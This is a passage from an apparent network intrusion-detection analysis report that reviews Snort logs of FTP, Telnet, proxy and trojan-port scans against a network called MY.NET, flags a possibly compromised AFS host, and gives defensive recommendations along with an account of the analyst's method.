Sep	6	21	53	32	129.186.93.133	2892	MY.NET.99.222	23	SYN	**S*****	
Sep	6	21	53	31	129.186.93.133	2905	MY.NET.99.234	23	SYN	**S*****	
Sep	6	21	53	31	129.186.93.133	2906	MY.NET.99.235	23	SYN	**S*****	

194.165.230.250 – – This was a network scan on September 2nd that was looking for FTP servers.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	2	14	16	19	194.165.230.250	1580	MY.NET.1.107	21	SYN	**S*****	
Sep	2	14	16	22	194.165.230.250	2342	MY.NET.1.112	21	SYN	**S*****	
Sep	2	14	16	19	194.165.230.250	1328	MY.NET.1.113	21	SYN	**S*****	

210.55.227.138 – This host scanned MY.NET network in the hopes of finding a Trojan. The SYN scan was on TCP ports 27374 and 12346. There are a few possibilities for port 12346 but the most probable is Netbus which is most well known for this port. Port 12346 is the SubSeven trojan. This attacker was definitely hoping to find one of these trojans installed on one of MY.NETs hosts. Without seeing the outgoing traffic it is

impossible to determine whether this scan was successful. The log files do not indicate any other connects to these ports beyond other scans.

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	9	6	56	11	210.55.227.138	3754	MY.NET.200.122	27374	SYN	**S*****	
Sep	9	6	56	10	210.55.227.138	3771	MY.NET.200.130	12346	SYN	**S*****	

MY.NET.1.3 – This traffic looks to be legitimate. All packets are either UDP/53, (DNS), or UDP/123, (Network Time).

MY.NET.1.13 – The traffic on this host concerns me. Without intimate knowledge of the system it is difficult to ascertain what is exactly supposed to be happening and what is not but the trace from this leads to packets in the UDP/7001,7002, and 7003 range. This traffic could be caused a few things. The first is that MY.NET is using AFS, (Andrew File System), which is a distributed file system that was developed at Carnegie Mellon University in 1984. Some information on this file system can be found at http://www.alw.nih.gov/Docs/AFS/AFS_toc.html or a search on http://www.google.com will return many links. This is what RFC 1340 says about these ports: http://www.faqs.org/rfcs/rfc1340.html

afs3-fileserver 7000/udp file server itself
afs3-callback 7001/udp callbacks to cache managers
afs3-prserver 7002/udp users & groups database
afs3-vlserver 7003/udp volume location database
afs3-kaserver 7004/udp AFS/Kerberos authentication service
afs3-volser 7005/udp volume managment server
afs3-errors 7006/udp error interpretation service
afs3-bos 7007/udp basic overseer process
afs3-update 7008/udp server-to-server updater
afs3-rmtsys 7009/udp remote cache manager service

The fact that AFS is running, if it is, does not bother me so much as the traces I am seeing related to it:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Aug	15	12	27	58	24.3.39.44	7001	MY.NET.6.45	7000	UDP		
Aug	15	12	27	58	24.3.39.44	7001	MY.NET.6.33	7003	UDP		
Aug	15	12	27	58	24.3.39.44	7001	MY.NET.60.12	7003	UDP		
Aug	15	12	27	58	24.3.39.44	7001	MY.NET.1.13	7003	UDP		
Aug	15	12	27	58	24.3.39.44	7001	MY.NET.6.42	7000	UDP		
Aug	15	18	28	6	24.3.39.44	7001	MY.NET.6.48	7000	UDP		
Aug	15	18	28	6	24.3.39.44	7001	MY.NET.6.42	7000	UDP		

This is a small excerpt from the trace, actually 24.3.39.44 was very active across many hosts between August 15th and August 18th then it just dropped off of the map. This

IP address, 24.3.39.44, is an @Home IP address that should probably not be accessing filesystems on MY.NET.

http://www.arin.net/cgi-bin/whois.pl

@Home Network (NETBLK-ATHOME) ATHOME

24.0.0.0 - 24.23.255.255

@Home Network (NETBLK-MD-COMCAST-OWML-1) MD-COMCAST-OWML-1

24.3.32.0 - 24.3.39.255

During this period in August this host, 24.3.39.44, was the only source host on these ports. A few days later on September 3rd, (maybe sooner, the logs are incomplete), this trace started occurring:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	3	9	3	19	MY.NET.1.13	7003	MY.NET.60.164	7001	UDP		
Sep	3	9	3	19	MY.NET.1.13	7003	MY.NET.100.83	7001	UDP		
Sep	3	9	3	19	MY.NET.1.13	7003	MY.NET.110.82	7001	UDP		
Sep	3	9	3	20	MY.NET.1.13	7003	MY.NET.53.110	7001	UDP		
Sep	3	9	3	21	MY.NET.1.13	7003	MY.NET.53.149	7001	UDP		
Sep	3	9	3	21	MY.NET.1.13	7003	MY.NET.60.182	7001	UDP		
Sep	3	9	3	21	MY.NET.1.13	7003	MY.NET.60.167	7001	UDP		

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	3	9	3	28	MY.NET.1.13	40531	MY.NET.6.33	7008	UDP		

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	3	9	3	19	MY.NET.1.13	40577	MY.NET.6.20	111	UDP		
Sep	3	9	10	21	MY.NET.1.13	40583	MY.NET.6.20	111	UDP		
Sep	3	9	5	39	MY.NET.1.13	40579	MY.NET.6.31	111	UDP		
Sep	3	9	5	49	MY.NET.1.13	624	MY.NET.6.31	111	UDP		

On September 3rd MY.NET.1.13 began sending many packets to many different sources on ports 7001,7002,7003, and 7008. This could be a scan for other systems running AFS it could also be legitimate communication between hosts. I would probably rule out the latter as this communication only lasted for a day. On top of this MY.NET.1.13 also hit MY.NET.6.20, .31, .32, .39, and .44 on port 111, (Portmapper, SUN RPC). Each destination host was hit five times with the exception of .20 which was hit six times. In each case the source port in the first packet was 40500 range and the second through 5th or 6th were in the 620 range. I did not see any futher connections after these queries but without knowing what filters were running on the IDS it is difficult to determine whether the queries were successful.

There is also another possibility. The Freak88 trojan operates on port 7001. There really is not a lot of information on this particular Trojan but it is a modified version of Trinoo. I would discount this possibility as it does not account for ports 7002, 7003, and 7008 but it would not hurt to take a look at this workstation and certify it as clean.

210.61.144.125 – This host generated a SYN/FIN network scan for TCP/21, (FTP) as well as a UDP scan for port 53, (DNS). The odd part about the SYN/FIN scan is that the source port is also 21. The source port for the DNS scan was also always TCP/1024. There were also a few packets that looked like a genuine FTP connection attempt.
The SYN/FIN packets:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	11	6	53	37	210.61.144.125	21	MY.NET.99.237	21	SYNFIN	**SF****	
Sep	11	6	53	33	210.61.144.125	21	MY.NET.99.29	21	SYNFIN	**SF****	
Sep	11	6	53	33	210.61.144.125	21	MY.NET.99.38	21	SYNFIN	**SF****	

The DNS packets:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	11	6	45	36	210.61.144.125	1024	MY.NET.1.5	53	UDP		
Sep	11	6	58	31	210.61.144.125	1024	MY.NET.1.5	53	UDP		
Sep	11	6	59	5	210.61.144.125	1024	MY.NET.1.5	53	UDP		

The seemingly actual FTP connect attempts:

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	11	6	57	55	210.61.144.125	2826	MY.NET.150.107	21	SYN	**S*****	
Sep	11	6	54	35	210.61.144.125	2762	MY.NET.111.67	21	SYN	**S*****	
Sep	11	6	53	34	210.61.144.125	2719	MY.NET.99.51	21	SYN	**S*****	
Sep	11	6	54	37	210.61.144.125	2769	MY.NET.111.143	21	SYN	**S*****	
Sep	11	6	59	1	210.61.144.125	2856	MY.NET.163.43	21	SYN	**S*****	
Sep	11	7	2	22	210.61.144.125	2879	MY.NET.202.150	21	SYN	**S*****	
Sep	11	6	58	30	210.61.144.125	2832	MY.NET.157.7	21	SYN	**S*****	
Sep	11	6	57	28	210.61.144.125	2819	MY.NET.145.18	21	SYN	**S*****	
Sep	11	6	57	28	210.61.144.125	2818	MY.NET.145.8	21	SYN	**S*****	
Sep	11	6	56	14	210.61.144.125	2811	MY.NET.130.157	21	SYN	**S*****	
Sep	11	6	46	3	210.61.144.125	2695	MY.NET.10.118	21	SYN	**S*****	
Sep	11	6	56	13	210.61.144.125	2806	MY.NET.130.116	21	SYN	**S*****	
Sep	11	7	0	23	210.61.144.125	2869	MY.NET.179.82	21	SYN	**S*****	
Sep	11	7	0	22	210.61.144.125	2864	MY.NET.179.54	21	SYN	**S*****	
Sep	11	7	0	23	210.61.144.125	2865	MY.NET.179.78	21	SYN	**S*****	
Sep	11	6	53	36	210.61.144.125	2727	MY.NET.99.131	21	SYN	**S*****	
Sep	11	6	54	24	210.61.144.125	2748	MY.NET.109.26	21	SYN	**S*****	
Sep	11	6	54	25	210.61.144.125	2752	MY.NET.109.41	21	SYN	**S*****	
Sep	11	6	54	25	210.61.144.125	2749	MY.NET.109.38	21	SYN	**S*****	

MY.NET.1.5 – This traffic looks to be legitimate. All packets are either UDP/53, (DNS), or UDP/123, (Network Time).

MY.NET.1.4 – This traffic looks to be legitimate. All packets are either UDP/53, (DNS), or UDP/123, (Network Time).

168.187.26.157 – This host generated a network SYN scan for TCP/1080, (proxy).

Month	Day	Hour	Minute	Second	Source	SourcePort	Destination	DestPort	Type	Flags	Message
Sep	11	18	40	58	168.187.26.157	1708	MY.NET.1.100	1080	SYN	**S*****	
Sep	11	18	41	1	168.187.26.157	1709	MY.NET.1.101	1080	SYN	**S*****	
Sep	11	18	40	58	168.187.26.157	1709	MY.NET.1.101	1080	SYN	**S*****	

209.123.198.156 – The traffic from source port 7777 that was spoken of earlier. Please see the write up under *Top 20 Destination Hosts - MY.NET.204.166*

216.99.200.242 – This host generated a TCP scan on hosts MY.NET.97.209 and MY.NET.97.216. It also generated a TCP SYN and UDP scan on MY.NET.98.188.

128.171.57.194 – This host generated a network SYN scan for TCP/23, (Telnet).

Top 20 Destination Ports (TCP and UDP)

DestPort	Hits
21	91646
27374	27362
53	22384
23	5716
1080	2524
7001	2258
12346	1910
123	906
9704	663
994	451
1076	354
1068	349
1519	321
1071	318
1067	296
1078	290
1073	277
1228	264

DestPort	Hits
1063	260
3973	255

Port 21 – (FTP): This port was by far the most scanned for. There were many network scans for FTP. These scans were probably generated for two reasons.

1: Many FTP servers are vulnerable to attack

2 – The scanning host was looking for somewhere to set up a new warez site.

Port 27374 – (SubSeven Trojan): This hit many times by scanners looking for infected hosts.

Port 53 – (DNS): There were many scans on this port, both UDP and TCP. There was also a lot of legitimate internal traffic on this port.

Port 23 – (Telnet): There were many scans against this port as well. There are a few reasons for this. Some telnet hosts are vulnerable to buffer overflows and the banner usually announces the OS type and version.

Port 1080 – (Proxy): This port is usually used as a Socks proxy port. These scanners were looking for somewhere to proxy through in order to hide their identity.

Port 7001 – (AFS3): There was a lot of activity on this port and other ports relating to the Andrew File System. This activity also included an outside host. This would definitely be a port to watch.

Port 12346 – (Netbus): There were many scans on this port. The scanners were looking for infected hosts.

Port 123 – (NTP): I believe that all of the traffic on this port was legitimate.

Port 9704 – This port was used in a massive SYN/FIN network scan of over 650 hosts.

Port 994 – This was a scan against MY.NET.217.46 that was probably generated by hping. The purpose was probably research in OS fingerprinting.

Port 1076 – This port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 1068 – The majority of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 1519 – The majority of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 1071 – The majority of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 1067 – The majority of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 1078 – All the communication on this port was to 53/UDP. This was legitimate DNS traffic.

Port 1073 – The majority of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 1228 – All of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 1063 – All of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Port 3973 – All of the traffic on this port is believed to have been used by the game Unreal to communicate with the server on port 7777/UDP.

Recommendations

There are many recommendations I would make at this point. The first recommendation would be to install some sort of NAT device whether it be a router with the firewall feature set installed, a PIX firewall or such. Converting the internal network into a private network behind a NAT device would definitely avert much of this commotion, such as all of the scans, and make it much more difficult for an attacker. Of course this would not block an internal attempt.

My second recommendation would be to check out MY.NET.1.13. This host seems to be the center of much commotion. As I stated earlier this host could potentially be compromised. I would verify that there are no extra services running on this box. If AFS should not be installed and is I would remove it or if AFS is not installed there is a much bigger problem. There is definitely a need to determine what is running on ports UDP/7001,7002 and 7003.

There were also many packets generated on source port 7777/UDP. These connections were probably generated by an Unreal game server. It would be good to check out this trace and verify that this is what is going on. It could potentially be a Trojan of some sort.

There were two hosts that may be malicious and should warrant watching for. These IP addresses are 130.149.41.70 and 24.23.198.174. These two addresses generated some very interesting traffic between August 17th and August 19th.

I would also recommend watching for these hosts and their networks as there were many scans generated from them:

192.114.226.41 –	Network scan for FTP hosts
213.25.136.60 -	Network SYN/FIN scan.
24.180.134.156 –	Host discovery/network mapping SYN scan
210.61.144.125 -	Network scan for FTP and DNS
168.187.26.157 -	Network scan for TCP/1080, (proxy).
216.99.200.242 -	TCP host scan MY.NET.97.209 and MY.NET.97.216. TCP SYN and UDP scan on MY.NET.98.188.
128.171.57.194 –	Network scan for TCP/23, (Telnet).
210.55.227.138 –	Network scan for Netbus and SubSeven
194.165.230.250 –	Network FTP scan
212.141.100.97 –	Network FTP scan
24.17.189.83 –	Network FTP scan
206.186.79.9 –	Network DNS Scan
35.10.82.111 –	Network SubSeven scan

My final recommendation would be to install a sniffer like alongside the IDS system. This would take a lot of resources in the way of disk space but there are some big questions that do not get answered without it. The problem I see with the snort log files is that there really is no way of knowing whether an attack was successful or not. Snort will report that it just saw shell code pass by but it will not report the TCP connection on port 3567. This is very important in assessing the actual reality of the situation as a one sided story will never tell the truth.

In order to do a complete analysis it would be necessary to completely document MY.NET. This documentation would include, identifying all servers and services that are authorized on this network, gathering configuration files from all of the firewalls, routers, switches, hubs, and servers. Network and business policies with regards to what is allowed in and out of the network as well as what is allowed within the network. Drawings of the network structure are critical for an overall understanding of how things are supposed to be. At this point in the analysis, before this documentation is complete, no assumptions should be made. This means that if a full connection to 25/TCP, SMTP, is seen in the traces it must be assumed that it is a legitimate connection.

Analysis Process

At first the amount of data that we were given was overwhelming. I struggled for a way to get my arms around it for a few days and finally decided to just dig into it. The first thing that I did was rename the files by changing the index number at the end of the file to the date the file represented. For example SnortA02.txt became SnortA8_16.txt. I immediately noticed that in each of the three sets of files there was a duplicate file. In order to verify this I ran a diff against the files and came up with nothing. I then just sort of looked through each file and tried to get a feel for it. The things I was looking for were servers running known services, well known trojan ports, what kind of traffic in general did this network generate. I was essentially just trying to get to know the network. I thin fired up Visio and attempted to generate a basic diagram of the network showing all of the servers I noticed. This drawing can be found at the beginning of the "Analyze This" section. There were no assumptions made during the creation of this drawing beyond the fact that a router connected this network to the Internet. I also identified all of the networks that were to be found within MY.NET. Without this any analysis would be difficult to say the least. Once I had a feel for the network as a whole I set about analyzing the data. Due to the limited timeframe and my limited time I decided that I did not want to mess around with any source code. This also included both my own code and other scripts. An hour lost in a crunch is an hour lost. I decided that the easiest and safest way to parse and query this data was to import it into an MS Access database.

I loaded each one of the files into UltraEdit32. Once loaded I formulated a plan to set up the delimiters for each field. After converting colons to spaces, figures like "[**]" to tildes and a few practice imports I combined all of the files in each set of data using *cat*. Once the data was imported into Access I set about searching a querying the tables for known trojan ports, scans, etc. Ultimately I ended up scrolling through the data and taking notes on what I saw, what the key was where I saw it and why the packets caught my attention.

After completing these notes the data was still somewhat overwhelming. I was afraid I would miss something. At this point I pasted the data, source IPs, destination IPs, and destination ports into Excel spreadsheets. This was rather difficult since Excel is limited to approximately 64000 rows. To get around this I sorted the data and pasted it into Excel in 50K chunks. Once the data was exported I had Excel calculate the number of times each address and port showed up in the capture which gave me a definite starting point. From there I utilized every book, every link, every text file, every note that I had to research what I was seeing.